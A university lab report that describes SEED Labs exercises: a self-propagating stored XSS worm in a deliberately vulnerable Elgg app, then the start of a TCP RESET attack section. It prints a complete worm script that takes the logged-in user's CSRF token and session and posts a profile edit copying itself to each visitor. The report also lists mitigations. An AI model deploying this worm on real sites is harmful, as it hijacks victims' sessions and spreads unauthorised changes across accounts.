Security In Emerging Networks ASSESSMENT

Self-Propagating XSS Worm | TCP RESET Attack | DNS Cache Poisoning

Student Name: Rushikesh Rajesh Bhosale

MSc Cyber Security
University of Aberdeen

1. Introduction

This report documents three practical security exercises completed using the university-provided SEED Labs Docker environments. Task 1 investigates stored Cross-Site Scripting (XSS) and the propagation of an XSS worm in a deliberately vulnerable Elgg application. Task 2 demonstrates a TCP RESET (RST) attack against an established Telnet session. Task 3 investigates a Kaminsky-style DNS cache-poisoning demonstration against a local BIND resolver.

The three exercises used separate laboratory setups and network topologies. The screenshots and procedures are organised by task so that the setup, execution and observed results can be followed independently. The report uses the evidence supplied in the screenshots and the accompanying Task 2 and Task 3 Word documents.

1.1 Laboratory scope and setup

Each task was run in a controlled Docker-based university environment. The supplied setup archives were extracted, the relevant Docker configuration and image references were checked, and the required containers were built or started. Container status and network interfaces were inspected before the practical activity began.

Practical	Laboratory environment	Main components
Task 1 – XSS worm	Lab 1 Elgg setup	Elgg web application, MySQL database, browser and designated test accounts
Task 2 – TCP RESET	Lab 4 Docker setup	Attacker, user1 (10.9.0.6), victim/server (10.9.0.5), user2 (10.9.0.7)
Task 3 – DNS poisoning	Lab 5 Docker setup	Attacker, user client (10.9.0.5), BIND resolver (10.9.0.53), attacker nameserver (10.9.0.153), router

The demonstrations were limited to the supplied laboratory networks and designated test accounts. No public DNS infrastructure, production services or real user accounts were targeted.

2. Task 1 – Creating a Self-Propagating XSS Worm

2.1 Objective

The objective was to identify and validate a stored XSS weakness in the supplied Elgg application, then demonstrate how a script stored in one profile could copy itself into the profile of the currently authenticated test user.

2.2 Lab setup and environment

The Lab 1 setup archive was extracted and the supplied Docker configuration was reviewed. The application and database images were built and the containers were started. After checking the running environment, the Elgg site was opened in the laboratory browser. The test accounts used were Samy (attacker), Alice and Boby (victims), and Charlie (used during investigation and testing).

Figure 1. Lab 1 setup directory and initial environment preparation.




Figure 2. Building the supplied Lab 1 Docker images.




Figure 3. Starting the Elgg and database containers.





Figure 4. Accessing the Elgg application through the laboratory browser.



2.3 Practical implementation

1. The Elgg application was opened and the Samy test account was used to edit the profile.
2. A harmless JavaScript alert was entered into a profile field to test whether stored script content would execute when another user viewed the profile.
3. Samy's profile was saved. Alice then logged in and opened Samy's profile. The alert appeared in Alice's browser, confirming that the stored content executed in the context of the application.
4. The application's normal profile and friend-list requests were examined during the exercise to understand the relevant Elgg actions and request parameters.
5. The worm demonstration used the current authenticated user's Elgg session information, located its own marked script element and obtained a copy of its script markup.
6. When a user visited an infected profile, the script submitted a profile update that stored a copy of the worm in that user's profile.
7. Alice visited Samy's infected profile and received a copy. Boby then visited Alice's profile, demonstrating the next propagation step.

The initial JavaScript alert was used to verify that the stored XSS vulnerability could execute JavaScript in another user's browser. Following this verification, the self-propagating worm was implemented and stored in Samy's profile. When Alice visited Samy's profile, the script automatically copied itself into Alice's profile. Subsequently, when Boby visited Alice's profile, the worm propagated again. This confirmed successful propagation between multiple user profiles within the Elgg application.

Figure 5. Samy's profile-editing page used during the stored-XSS test.




Figure 6. JavaScript alert displayed by the Elgg application, confirming script execution.




Figure 7. Worm script stored in the profile editor.




Figure 8. Alice's profile after the worm copied itself during her visit to Samy's profile.





Figure 9. Boby's profile showing the subsequent propagation from Alice's infected profile.



Script:

```
<script>
window.onload = function(){
var Ajax = new XMLHttpRequest();
var token = elgg.security.token._elgg_token;
var ts = elgg.security.token._elgg_ts;
var guid = elgg.session.user.guid;
var name = elgg.session.user.name;
var wormScript = Array.from(document.scripts).find(function(script){
//Samy Worm
return script.textContent.includes("Samy_worm");
});
var worm = wormScript.outerHTML;
console.log("Script Content:");
console.log(worm);
var params = "__elgg_token="+ encodeURIComponent(token)+"&__elgg_ts="+
encodeURIComponent(ts)+"&guid="+encodeURIComponent(guid)+"&name="+encodeURIComponent(name)+"&description="+encodeURIComponent(worm)+"&accesslevel[description]=2";
Ajax.open("POST", "/action/profile/edit", true);
Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
```

```
Ajax.send(params);

}

</script>
```

2.4 Results and analysis

The alert displayed when Alice viewed Samy's profile demonstrated that the application stored profile content and later rendered it in a way that allowed JavaScript execution. The later screenshots show the worm content appearing in Alice's and Boby's profiles. The observed propagation sequence was Samy → Alice → Boby.

The key security issue was unsafe handling of untrusted profile content. Once injected JavaScript executed as part of the vulnerable site's origin, it could interact with application functionality available to the logged-in user. This illustrates why stored XSS can affect users other than the person who submitted the original content.

2.5 Mitigations

- Apply context-aware output encoding to all user-controlled profile content.
- Use strict allowlist-based HTML sanitisation if profile formatting is required.
- Deploy a restrictive Content Security Policy and avoid unrestricted inline scripts.
- Validate submitted content on the server and treat browser-side checks only as supplementary.
- Protect state-changing actions with appropriate request validation and CSRF controls; these do not replace XSS prevention.
- Use secure session-cookie attributes and monitor unexpected profile changes.

2.6 Conclusion

Task 1 demonstrated stored XSS and propagation between the Samy, Alice and Boby test profiles in the controlled Elgg environment. It showed how unsafe rendering of user-supplied content can allow script execution in another user's authenticated browser and can lead to unauthorised profile changes. Context-aware output encoding and robust HTML sanitisation are the primary defences.

3. Task 2 – TCP RESET Attack

3.1 Objective

The objective was to demonstrate how a forged TCP RST packet can interrupt an established TCP connection. The practical used a Telnet session between the user container and the victim/server container on TCP port 23.

3.2 Lab setup and network configuration

The Lab 4 setup archive was extracted. The Docker Compose configuration was adjusted to use the university laboratory image registry, then the required containers were built or reused and started. The container list was checked. The user1 container had address 10.9.0.6, the victim/server had address 10.9.0.5, and user2 had address 10.9.0.7. The attacker ran the Scapy-based script.

Figure 10. Extracting and preparing the Lab 4 Docker setup.


